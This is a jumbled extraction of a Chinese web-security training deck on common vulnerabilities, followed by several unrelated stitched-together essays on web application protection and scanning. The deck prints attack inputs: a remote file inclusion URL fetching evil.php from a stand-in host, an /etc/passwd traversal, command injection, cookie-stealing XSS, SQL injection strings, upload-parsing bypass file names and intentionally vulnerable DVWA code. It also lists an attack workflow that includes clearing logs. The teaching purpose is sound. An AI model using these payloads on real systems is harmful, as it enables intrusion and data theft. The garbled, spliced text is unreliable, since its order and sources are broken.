
WEB漏洞检测与防范
XSS的种类划分:
恶意代码存放位置
恶意代码效果
反射型XSS
Reflected XSS Nonpersistent 存储型XSS Stored XSS Persisten t
1 2 A
地址栏
用户点击恶意链接打开时 执行恶意代码,隐蔽性差
常见WEB漏洞检测与防范
从攻击者角度看代码安全
内容介绍:
近期安全事件; 目前流行攻击手段分析TOP 10; WebServer解析特性; 建议及演示;
安全事件回顾:
支付宝绕过授权登陆任意账号
土豆DNS劫持; 大众点评网DNS劫持 韩国多家电视台银行网络瘫痪; 域名注册商GoDaddy遭黑客攻击; 雅虎服务器被黑 45.3万份用户信息遭泄露; Web托管服务商Linode再次遭黑客入侵,信用卡和密码泄露; 中国互联网上最大规模泄密事件CSDN、天涯、人人、开心等上亿用户
“人是最薄弱的环节。你可能拥有最好的技术、防火墙、入 侵检测系统、生物鉴别设备,可只要有人给毫无戒心的员工 打个电话……”
---- Kevin Mitnick
定律:
一切输入都是有害的; $_GET,$_POST,$_COOKIE
安全运维中该注意哪些?
(五)WEB SERVER解析特性(演 示) :
远程文件包含:
http://127.0.0.1/dvwa/fi/?page=http://www.evilsi /evil.php
文件包含漏洞:
<?php Include( $_GET['page']); ?>
http://127.0.0.1:8080/file/file.php?page=../index.txt
windows系统,我们可以使用&&来实行命令执行。例如:
127.0.0.1 && dir
代码执行:
<?php if( isset( $_POST[ 'submit' ] ) ) { $target = $_REQUEST[ 'ip' ]; // Determine OS and execute the ping command. if (stristr(php_uname('s'), 'Windows NT')) { $cmd = shell_exec( 'ping ' . $target ); echo '<pre>'.$cmd.'</pre>'; } else { $cmd = shell_exec( 'ping -c 3 ' . $target ); echo '<pre>'.$cmd.'</pre>'; } } ?>
存储型XSS(XSS盲打):
找到一个XSS点之后
alert(/xss/); alert(document.cookie);
输入点长度限制
突破长度限制
漏洞的利用
恶意代码的隐蔽性
XSS蠕虫
盗取信息
恶意请求
跨站请求伪造(cross-site request forgery)通常缩 写为CSRF,直译为跨站请求伪造,即攻击者通过调用第三 方网站的恶意脚本或者利用程序来伪造请求,当然并不需 要向用户端伪装任何具有欺骗的内容,在用户不知情时攻
基线设置:
•
IIS/Apache/Tomcat/Jboss/Weblogic/WebSphere
• • • •
/manager/html /jmx-console/ /console/ :9080/ibm/console/
(七)代码执行漏洞
命令执行(命令注入)攻击的目的,是在易受攻击的应 用程序中执行攻击者指定的命令,在这样的情况下应用程 序执行了不必要的命令就相当于是攻击者得到了一个系统 的Shell,攻击者可以利用它绕过系统授权,基于权限继承 原则,Shell将具有和应用程序一样的权限。 针对linux系统,我们可以使用;来实行命令执行,针对
IIS6: asp;.jpg .asa .cer
Nginx: 123.jpg/1.php 23.jpg%00.php
Apache: 123.php.111
IIS 文件解析漏洞: IIS < 7
-后缀名.cer .asa .asp 以 *.asp 为目录名,目录下文件以 asp 解析
IIS 文件解析
(八)文件包含漏洞
一些web应用程序允许用户指定输入,直接使用文件流,
或允许用户上传文件到服务器。然后用户可以通过web应 用程序访问这些的内容,这样做会导致Web应用程序存在恶 意文件包含的漏洞。 比如本地文件包含: http://127.0.0.1/dvwa/fi/?page=../../../../../../etc /passwd
new.php?id=1 OR 1=1
$_GET['id'] = '1 OR 1=1'; $q = "SELECT * FROM info WHERE id = 1 OR 1=1";
http://127.0.0.1:8080/jin/new.php?id=1 and 1=2 union select
信息泄露;
黑客攻击流程:
信息收集(whois、google hacking、DNS、社工库)
漏洞扫描:Appscan、Acunetix Web vulnerability
Scanner、 WebInspect 漏洞利用:MSF、Sqlmap、Burpsuite 权限提升:Root、SA、Exp、ARP、第三方软件 密码破解:pwdump7、彩虹表、MD5、Cain
清除日志:Web log、security log、database log
OWASP TOP 10
1.
2.
SQL注入
8. 跨站请求伪造(CSRF) 脚本跨站(XSS) 9. 使用已知易受攻击组件 10. 未验证的重定向和传递
3.
4.
失效的身份认证和会话管理
不安全的直接对象引用
5.
6.
安全配置错误
B
C
D
数据库
用户浏览带有恶意代码的 "正常页面"时触发,隐蔽性强
反射型XSS:
<?php $error_message = $_GET['error']; print $error_message ; ?>
http://127.0.0.1:8080/xss/xss.php?id=“><script>ale rt(123)</script> http://127.0.0.1:8080/xss/xss.php?id=“>javascript: alert(document.cookie)
/files/a.asp/user.jpg http://webconf.orange.tw/files/user.asp;aa.jpg http://webconf.orange.tw/files/user.asp;jpg http://webconf.orange.tw/files/user.asp;.jpg
无限制的文件上传的后果各不相同,可以包括完整的系统接管、 文件读写、攻击操作系统上的其他中间件。这取决于应用程序
是如何进行安全配置,包括上传文件的存储位置。
文件上传漏洞(演示):
<?php if (isset($_POST['Upload'])) { $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/"; $target_path = $target_path . basename( $_FILES['uploaded']['name']); if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) { echo '<pre>'; echo '上传失败.'; echo '</pre>';
IIS解析时被分号截断
user.asp;aa.jpg
只要是.php.*结尾,就会被Apache服务
器解析成php 文件 APACHE 文件解析漏洞:
/files/user.php.zip
如果在mime.types文件里面没有定义的
扩展名在诸如x1.x2.x3的情况下,最后一 个x3的没有定义,apache会给解析成倒 数第二个的x2的定义的扩展名。
敏感数据暴露
7.
功能级别访问控制缺失
(一)SQL注入攻击:
程序把用户输入的一段字符串直接用在了拼凑sql语句上,导致了用户可 以控制sql语句,比如添加删除、绕过用户密码验证等。 http://127.0.0.1:8080/jin/new.php?id=1 $q = "SELECT * FROM info WHERE id = $_GET[id]";
理论上利用这种方法可以破解任何一种密码, 问题只在于如何缩短试误时间。因此有些人运用 计算机来增加效率,有些人辅以字典来缩小密码 组合的范围。
演示:使用BURPSUITE进行暴力破解
<?php if( isset( $_GET['Login'] ) ) { $user = $_GET['username']; $pass = $_GET['password']; $pass = md5($pass); $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';"; $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' ); if( $result && mysql_num_rows( $result ) == 1 ) { // Get users details $i=0; // Bug fix. $avatar = mysql_result( $result, $i, "avatar" ); // Login Successful echo "<p>登陆成功,您可以进行其它操作。 " . $user . "</p>"; echo '<img src="' . $avatar . '" />'; } else { //Login failed echo "<pre><br>用户名或者密码错误。</pre>"; } mysql_close(); }
网络安全防护的Web应用安全防范

网络安全防护的Web应用安全防范随着互联网的迅速发展,Web应用的使用越来越广泛,但同时网络安全威胁也日益增加。
Web应用安全防范成为了保护用户隐私和企业利益的重要举措。
本文将着重介绍网络安全防护的Web应用安全防范,包括漏洞扫描与修复、访问控制、加密通信和安全编码等方面。
一、漏洞扫描与修复Web应用开发过程中常常存在漏洞,黑客可以利用这些漏洞进行攻击。
因此,进行漏洞扫描与修复是Web应用安全防范的首要任务。
漏洞扫描工具可帮助发现应用程序中的安全漏洞,进而进行修复。
常见的漏洞包括跨站脚本攻击(XSS)、跨站点请求伪造(CSRF)和SQL注入等。
开发人员需要定期对Web应用进行扫描,及时修复发现的漏洞,以减少潜在的安全风险。
二、访问控制访问控制是Web应用安全防范的另一个重要方面。
它确保只有授权用户可以访问应用程序的特定功能和资源。
在实施访问控制时,应该采用多层次的验证措施,如用户名和密码等。
同时,还应该限制用户访问权限,根据用户角色和权限,限制其对敏感数据和操作的访问。
此外,还可以使用双因素认证等高级认证技术进一步加强访问控制,提高Web应用的安全性。
三、加密通信加密通信是保护Web应用中传输的数据免受黑客攻击的关键。
通过使用加密协议,如HTTPS,可以确保敏感数据在传输过程中不被窃取或篡改。
为了实现加密通信,网站需要安装数字证书,该证书用于验证网站的身份和安全性。
同时,开发人员还应注意在应用程序中使用适当的加密库和算法,以提高数据的保密性和完整性。
四、安全编码安全编码是开发过程中不可忽视的一环。
通过遵循安全编码规范,开发人员可以减少应用中的安全漏洞。
在进行安全编码时,应避免使用已知的不安全函数和算法,并对用户输入进行有效的过滤和验证,防止恶意代码注入。
此外,开发人员还应及时修复已知的安全漏洞,以防止黑客利用这些漏洞进行攻击。
五、监控和更新监控和更新是保持Web应用持续安全的重要措施。
通过实施安全监控机制,如入侵检测系统(IDS)和日志分析等,可以及时发现和应对安全威胁。
Web应用安全的检测与防护技术
Web应用安全的检测与防护技术随着互联网的快速发展,Web应用的使用和普及已经成为了我们生活中不可或缺的一部分。
然而,Web应用的安全问题也愈发凸显出来。
为了确保用户信息的安全以及系统的正常运行,Web应用安全的检测与防护技术变得尤为重要。
本文将重点探讨Web应用安全的检测与防护技术,以期提供有效的解决方案。
一、Web应用安全检测技术1. 漏洞扫描漏洞扫描是一种常用的Web应用安全检测技术,用于检测Web应用程序中可能存在的安全漏洞。
常见的漏洞包括SQL注入、跨站脚本攻击(XSS)、跨站请求伪造(CSRF)等。
通过自动化工具对Web应用程序进行扫描,可以发现潜在的漏洞并及时修复,提升Web应用的安全性。
2. 安全代码审计安全代码审计是一种手动的安全检测技术,通过对Web应用程序源代码的详细分析,找出可能存在的安全隐患。
开发人员可以通过审计识别不安全的代码逻辑,比如未经授权的访问、缓冲区溢出等,从而及时修复漏洞,提高应用的安全性。
3. 渗透测试渗透测试是一种模拟实际攻击的技术,通过对Web应用程序进行主动的安全测试,发现可能存在的安全风险。
通过模拟黑客攻击的方式,揭示系统的漏洞,并提供修复建议。
渗透测试能够全面评估Web应用系统的安全性,帮助开发人员制定更有效的防护策略。
二、Web应用安全防护技术1. 输入验证输入验证是确保Web应用的一个基本安全措施。
通过对用户输入的数据进行验证和过滤,可以防止恶意用户利用各种攻击手段,比如SQL注入、跨站脚本攻击等。
合理的输入验证以及使用专门的输入验证函数库,能够有效地防止Web应用程序受到常见的安全威胁。
2. 访问控制访问控制是保护Web应用中敏感信息和资源的一种方式。
通过对用户身份、权限进行控制和管理,确保只有授权用户能够访问相应的数据和功能。
权限控制可以在应用层面进行,也可以在服务器端进行设置,提供了有效的安全防护。
3. 安全日志记录与监控安全日志记录与监控是Web应用安全中重要的组成部分。
web安全问题及常见的防范方法

Web安全问题是指在Web应用程序中可能出现的各种安全漏洞和攻击。
这些问题可能会导致用户数据泄露、系统瘫痪、恶意软件感染等严重后果,因此需要采取一系列防范措施来保护Web应用程序的安全。
以下是一些常见的Web安全问题和防范方法:1. SQL注入攻击:SQL注入攻击是指攻击者通过在Web应用程序的输入框中注入SQL代码来获取敏感数据。
防范方法包括使用预编译语句、限制输入框的输入长度、对输入数据进行过滤和验证等。
2. 跨站脚本攻击(XSS):XSS攻击是指攻击者通过在Web应用程序的输出中插入恶意脚本代码来获取用户数据。
防范方法包括对输出进行过滤和转义、使用HTTP Only Cookie、限制Cookie的访问权限等。
3. 跨站请求伪造(CSRF)攻击:CSRF攻击是指攻击者通过在Web应用程序中伪造请求来执行恶意操作。
防范方法包括使用随机生成的Token验证请求的来源、限制请求的来源、使用验证码等。
4. 文件上传漏洞:文件上传漏洞是指攻击者通过上传恶意文件来获取系统权限或窃取用户数据。
防范方法包括限制上传文件的类型和大小、对上传的文件进行检查和过滤、将上传文件保存在安全的位置等。
5. 密码安全问题:密码安全问题包括弱密码、密码泄露、密码重用等。
防范方法包括强制用户使用强密码、对密码进行加密存储、限制密码的尝试次数等。
6. 网络安全问题:网络安全问题包括DDoS攻击、黑客入侵等。
防范方法包括使用防火墙、入侵检测系统等网络安全设备,加强网络安全意识培训等。
总之,Web安全问题是一个复杂的问题,需要采取多种防范措施来保护Web应用程序的安全。
同时,需要定期进行漏洞扫描和安全审计,及时发现和修复潜在的安全漏洞。
Web安全漏洞扫描与修复实战

Web安全漏洞扫描与修复实战随着互联网的迅猛发展,越来越多的数据和信息被存储在Web 应用程序中。
然而,伴随着数据的大量增加,Web安全问题也日益凸显。
为了保护Web应用程序的安全,Web安全漏洞扫描与修复显得十分重要。
本文旨在介绍Web安全漏洞扫描与修复的实战经验。
一、Web安全漏洞扫描Web安全漏洞扫描是指通过使用自动化工具,对Web应用程序进行全面的安全分析和扫描,以便有效地检测和识别出潜在的安全漏洞,并针对性的给出修复建议。
常见的Web安全漏洞包括SQL注入、跨站脚本攻击、跨站请求伪造、文件包含等。
Web应用程序的开发者或管理员应该通过合适的工具进行定期的漏洞扫描,以保证Web应用程序的安全。
1、扫描工具当前,市面上有很多流行的Web安全漏洞扫描工具,例如:Acunetix、Netsparker、Appscan、Burp Suite等。
其中,Acunetix 和Netsparker具有漏洞发现能力强、使用便捷等优点;Appscan则针对企业级应用程序的安全问题进行定制化扫描;Burp Suite则是专门用于手动渗透测试,并且提供了较丰富的插件库。
因此,在选择Web安全漏洞扫描工具时,需要根据自身的实际需求和应用场景,选择合适的工具。
2、扫描方法Web安全漏洞扫描可以分为被动扫描和主动扫描两种方式。
被动扫描是指对目标Web应用程序进行动态记录和分析,识别Web 应用程序的行为,主动扫描则是通过发送自动生成的攻击负载、组合不同的技术手段等方式主动检测是否存在漏洞。
单纯地被动扫描虽然可以部分发现一些安全漏洞,但是无法全面发现所有漏洞,这时就需要采用主动扫描。
主动扫描的优点是发现漏洞的准确性高,缺点则是容易造成误报和漏报。
因此,一种常见的策略是综合使用两种扫描方法,以检测到更多的潜在漏洞。
3、扫描目标在进行Web安全漏洞扫描时,需要清晰的确定扫描的目标和范围。
对于大型网站,一次完整的漏洞扫描可能需要几天时间,因此,扫描的目标不能过于广泛,应根据实际应用场景进行细化。
计算机网络漏洞扫描与安全防范措施

扫描器的重要性分为三方面,业务上线前的安全保障,业务运 行中的安全监控,业务运行中的安全预警。随着企业的发展和壮大, 公司内部的业务线也会随之变多,而单纯靠人工检测肯定没有办法 完全覆盖到,因此需要引入安全扫描能力,它能够为业务在上线发 布前进行自动化扫描和检测。通过扫描器对业务运行中的日志或流 量进行动态实时的扫描分析及监控,还可以与企业内部的防火墙或 WAF 进行协同联动,从而可以达到事中的安全阻断,保障业务运行 中的安全。通过扫描器对企业中所有暴露在公网的资产进行组件的 检测识别和漏洞验证,快速定位到风险资产和目标,降低 0day 漏 洞给企业带来的、网络安全概述 网络安全从其本质上来讲就是网络上的信息安全。从广义来 说,凡是涉及到网络上信息的保密性、完整性、可用性、真实性和 可控性的相关技术和理论都是网络安全的研究领域。最近几年信息 泄露事件层出不穷,网络安全达到了备受全民关注的高度。仅公安 部一年查获被盗取各类公民个人信息就有近 50 亿条而这可能只是 泄露信息的小部分,2011 年,互联网泄密事件引爆了整个信息安 全界,导致传统的用户+密码认证的方式已无法满足现有安全需求。 泄露数据包括:天涯:31,758,468 条,CSDN:6,428,559 条,微博: 4,442,915 条,人人网:4,445,047 条,猫扑:2,644,726 条,178: 9,072,819 条,嘟嘟牛:13,891,418 条,7K7K:18,282,404 条,小米 828 万,Adobe:1.5 亿,Cupid Media:4200 万,QQ 数据库:大于 6 亿,福布斯:100 万,索尼:1.016 亿,机锋网:2000 多万,接 近 10 亿多条。国家高度重视网络安全并在 2016 年 11 月 7 日,《网 络安全法》由第十二届全国人大常委会表决通过,将于 2017 年 6 月 1 日起施行,这是我国第一部全面规范网络空间安全的基础性法 律,是建设网络强国的制度保障。 二、漏洞扫描 Web 扫描器是一种自动化的安全弱点和风险检测:它的工作方 式和原理主要是通过分析 HTTP(s)请求和响应来发现安全问题和风 险。从安全测试人员角度看,在对一个目标进行渗透测试时,首先 需要进行信息收集,然后再对这些信息进行漏洞审计。其中,信息 收集的目的是最大化地收集与目标有关联的信息,提供尽可能多的 攻击入口:漏洞审计则是对这些可能的攻击入口进行安全分析和检 测,来验证这些攻击入口是否可以被利用。由于这两个环节的工作 更多是具有发散性的,因此人工的工作量就会非常大。这个时候我 们就需要 Web 扫描器,目的就是帮助我们自动完成这两个环节,方 便安全测试人员快速获取目标可供利用的漏洞以便后续渗透工作。 扫描器的类型按照使用场景进行划分,可分为三种类型:主动 型,被动型,云端型。介绍几种常见的扫描器,AWVS 是一款国外 知名的 Web 应用安全扫描器,运行在 Windows 平台,可以检测 Web 应用程序中的 SQL 注入漏洞、XSS 跨站脚本漏洞、敏感信息泄 露等常见 Web 漏洞。Burp Suite 是一款代理型扫描和攻击集成平台, 依赖于 Java 运行环境,跨平台运行,它位于浏览器与目标 Web 服 务器之间,主要进行 HTTP(s)信息传递,同时可对流经的 HTTP (s)请求/响应进行拦截、查看和修改。
Web应用中常见39种不同的安全漏洞漏洞分析及检查方法

Web应用中常见39种不同的安全漏洞漏洞分析及检查方法1.1SQL注入漏洞风险等级:高危漏洞描述:SQL注入漏洞产生的原因是网站应用程序在编写时未对用户提交至服务器的数据进行合法性校验,即没有进行有效地特殊字符过滤,导致网站服务器存在安全风险,这就是SQL Injection,即SQL注入漏洞。
漏洞危害:1) 机密数据被窃取;2) 核心业务数据被篡改;3) 网页被篡改;4) 数据库所在服务器被攻击从而变为傀儡主机,导致局域网(内网)被入侵。
修复建议:1)在网页代码中对用户输入的数据进行严格过滤;(代码层)2)部署Web应用防火墙;(设备层)3)对数据库操作进行监控。
(数据库层)代码层最佳防御sql漏洞方案:采用sql语句预编译和绑定变量,是防御sql注入的最佳方法。
原因:采用了PreparedStatement,就会将sql语句:"select id, no from user where id=?" 预先编译好,也就是SQL引擎会预先进行语法分析,产生语法树,生成执行计划,也就是说,后面你输入的参数,无论你输入的是什么,都不会影响该sql语句的语法结构了,因为语法分析已经完成了,而语法分析主要是分析sql命令,比如select ,from ,where ,and, or ,order by 等等。
所以即使你后面输入了这些sql命令,也不会被当成sql命令来执行了,因为这些sql命令的执行,必须先的通过语法分析,生成执行计划,既然语法分析已经完成,已经预编译过了,那么后面输入的参数,是绝对不可能作为sql命令来执行的,只会被当做字符串字面值参数,所以sql语句预编译可以防御sql注入。
其他防御方式:正则过滤1.2目录遍历漏洞风险等级:中危漏洞描述:通过该漏洞可以获取系统文件及服务器的配置文件。
利用服务器API、文件标准权限进行攻击。
漏洞危害:黑客可获得服务器上的文件目录结构,从而下载敏感文件。
Web安全漏洞与防御方法
Web安全漏洞与防御方法随着互联网的快速发展,Web应用程序已经成为人们工作和生活的重要组成部分。
然而,Web安全问题也随之而来。
Web安全漏洞给用户的数据安全以及企业的声誉带来了巨大的威胁。
因此,了解Web安全漏洞以及如何防范它们变得尤为重要。
本文将详细介绍几种常见的Web安全漏洞以及相应的防御方法,以帮助读者加强Web安全意识并为自己和企业提供更好的保护。
一、SQL注入漏洞SQL注入漏洞是最常见也是最危险的Web安全漏洞之一。
攻击者可以通过在Web应用程序的输入框中插入恶意的SQL语句,从而获取或修改数据库中的数据。
为了防范SQL注入漏洞,可以采取以下步骤:1. 使用参数化查询或预编译语句:这是防范SQL注入最有效的方法之一。
通过使用参数化查询或预编译语句,可以将用户输入数据与SQL语句分开,从而防止恶意代码的注入。
2. 过滤和验证用户输入:对于从用户接收的输入数据,应该进行过滤和验证,以确保其符合预期的格式和内容。
可以使用正则表达式或自定义的过滤函数对用户输入进行验证,并拒绝非法的输入。
3. 最小权限原则:数据库用户只应具有最低限度的权限。
例如,只给予读取和写入所需的权限,而不是赋予完全的数据库管理员权限。
这样可以降低被攻击者利用的风险。
二、跨站脚本攻击(XSS)跨站脚本攻击是指攻击者通过在Web应用程序中插入恶意脚本代码,从而在用户的浏览器中执行该代码。
这种攻击方式可以导致用户的隐私信息泄露,甚至使用户受到更严重的攻击。
以下是一些防范XSS攻击的方法:1. 输入验证和过滤:对于从用户接收的输入数据,应该进行验证和过滤。
可以使用特殊字符过滤库来阻止恶意脚本的注入。
2. 转义输出数据:在将用户输入的数据输出到页面上时,应该对其进行转义,以确保特殊字符不会被浏览器解释为脚本代码。
3. 设置合适的CSP策略:内容安全策略(CSP)是一种通过设置HTTP头来限制浏览器加载内容的方法。
通过设置合适的CSP策略,可以有效减少XSS攻击的风险。
基于数据挖掘的网站漏洞检测与防范研究
基于数据挖掘的网站漏洞检测与防范研究随着互联网的普及和发展,网站成为了人们获取信息和交流的主要途径之一。
然而,随之而来的问题就是网络安全的保障。
网站作为连接内外网的门户,也成为了黑客攻击的主要目标之一。
为了避免网站被黑客攻击和侵入,对网站漏洞的检测和防范显得尤为重要。
而数据挖掘技术则成为了该领域的重要手段之一。
一、网站漏洞的危害性网站漏洞是指网站架构、代码或业务流程中的缺陷或错误,使得黑客可以通过这些漏洞入侵到网站后台,从而进行非法操作和篡改网站内容。
网站漏洞可能产生以下危害:1、黑客入侵网站,窃取用户的个人信息和敏感信息,造成用户个人信息的泄露。
2、黑客篡改网站内容,诱导用户下载恶意软件或进行非法交易,以此牟取利益。
3、黑客攻击网站,瘫痪网站运行,造成网站瘫痪和用户体验下降。
二、数据挖掘技术在网站漏洞检测与防范中的应用数据挖掘技术是一种从大量数据中提取规律和模式的技术。
在网站漏洞检测与防范中,数据挖掘技术可以应用于如下方面:1、数据挖掘技术可以帮助安全专家及时发现网站漏洞,从而采取相应的安全措施和修复措施。
2、数据挖掘技术可以实现网站漏洞的自动扫描,在大量数据中快速准确地检测漏洞。
3、数据挖掘技术可以应用于网络流量分析,帮助安全人员快速识别和定位网络攻击源头,加强对攻击者的实时追踪和监测。
4、数据挖掘技术可以帮助网络安全部门预测和预防潜在的网络攻击和威胁,从而及时采取安全措施,防止攻击者入侵和篡改网站。
三、数据挖掘技术的具体应用数据挖掘技术在网站漏洞检测与防范中具有广泛的应用,其中常用的数据挖掘技术包括如下几种:1、关联规则挖掘关联规则挖掘是一种用于寻找数据间相互关系的技术,该技术可以应用于安全日志分析和入侵检测等领域,从而发现潜在的漏洞和攻击源头。
关联规则挖掘常用于构建服务器黑白名单、异常用户检测和行为识别等方面。
2、分类算法分类算法是一种监督学习算法,其主要目的是根据已有的数据对新的数据进行分类。
Web应用安全漏洞的检测与修复方法研究
Web应用安全漏洞的检测与修复方法研究一、概述Web应用安全漏洞的出现对于用户信息甚至是整个系统的安全性带来巨大威胁,因此Web应用安全性问题一直是互联网企业关注的重点。
本文将从Web应用安全漏洞的定义、分类入手,介绍Web应用安全漏洞的检测与修复方法,以期提高Web应用的安全性。
二、Web应用安全漏洞的定义通俗地讲,Web应用安全漏洞就是指在Web应用中存在着一些系统漏洞或者安全性问题,使得攻击者可以在未经过授权的情况下获取到系统中的机密信息或者向系统中注入一些恶意代码等等,这些问题将给整个系统带来严重的安全风险。
三、Web应用安全漏洞的分类1、SQL注入漏洞:SQL注入漏洞是一种Web应用程序漏洞,攻击者可以通过构造一些恶意的SQL语句,使得攻击者能够在未经授权的情况下获取到数据库中的机密信息,并且改变数据库的数据。
2、XSS漏洞:XSS漏洞是一种Web应用漏洞,攻击者可以通过构造一些恶意的HTML标签,以及JavaScript代码等等,使得攻击者能够向受害者浏览器中注入一些恶意代码。
3、文件上传漏洞:文件上传漏洞是一种Web应用漏洞,攻击者可以通过构造一些恶意文件,使得攻击者能够向Web服务器中上传一些恶意的文件,从而使得攻击者能够获得Web服务器的控制权。
4、URL跳转漏洞:URL跳转漏洞是一种Web应用漏洞,攻击者通过构造一些恶意的URL,使得攻击者能够向受害者浏览器中注入一些恶意的URL,从而使得受害者在不知情的情况下访问了恶意网站。
五、Web应用安全漏洞的检测方法1、使用第三方安全扫描工具:使用第三方安全扫描工具可以帮助我们快速、准确地检测出Web应用中存在的漏洞。
常见的一些安全扫描工具有Acunetix、WebInspect等等。
2、使用漏洞测试平台:漏洞测试平台可以帮助我们模拟真实攻击者的攻击行为,以便于更全面地检测出Web应用中所存在的漏洞。
常见的一些漏洞测试平台有HackThisSite、Naxsi等等。
web应用漏洞攻击及其防护的开题报告
web应用漏洞攻击及其防护的开题报告1. 引言1.1 概述随着互联网的发展和普及,web应用的使用在我们的日常生活中变得越来越广泛。
然而,与此同时,web应用面临着各种安全威胁和漏洞攻击的风险。
这些漏洞攻击不仅可能会导致用户信息泄露、数据损坏和服务中断等问题,还可能给整个网络安全带来巨大影响。
因此,了解并采取相应的防护措施对于保护web 应用和用户数据的安全至关重要。
1.2 文章结构本文将围绕web应用漏洞攻击及其防护展开详细论述。
首先,在引言部分我们将介绍本文的背景和动机,并简要概括文章的结构。
接下来,在第二部分中,我们将深入讨论什么是web应用漏洞攻击以及常见的漏洞类型和攻击手段原理。
第三部分将重点关注在防护web 应用漏洞方面涉及到的实践措施,例如安全编码、输入验证与过滤、以及防止跨站脚本攻击(XSS)。
同时,在第四部分中,我们还会讨论其他常见的web 应用安全威胁,比如SQL 注入攻击、跨站请求伪造(CSRF)攻击以及文件上传漏洞,并提供相应的防护策略。
最后,在结论部分,我们将总结主要观点和结论,并展望未来研究方向和建议。
1.3 目的本文的目的是通过对web 应用漏洞攻击及其防护的深入研究,使读者能够全面了解web 应用安全存在的问题,并学习到有效的防护方法。
通过提高大家对web应用漏洞攻击风险的认识,希望能够加强个人和组织在web 安全方面的保护意识,并为今后更加可靠和安全地使用web应用提供指导和建议。
2. web应用漏洞攻击2.1 什么是web应用漏洞攻击Web应用程序的漏洞攻击是指通过利用应用程序中存在的安全缺陷和漏洞,以非法的方式获取敏感信息、入侵系统、篡改数据等恶意活动。
这些漏洞可以由开发人员在编码和设计过程中引入错误而产生,或者由于没有正确地进行安全性测试和验证而导致。
2.2 常见的web应用漏洞类型常见的web应用漏洞类型包括但不限于以下几种:a) 跨站脚本攻击(XSS):攻击者通过向网页注入恶意脚本,使用户浏览器执行该脚本,来获取用户敏感信息或劫持用户操作。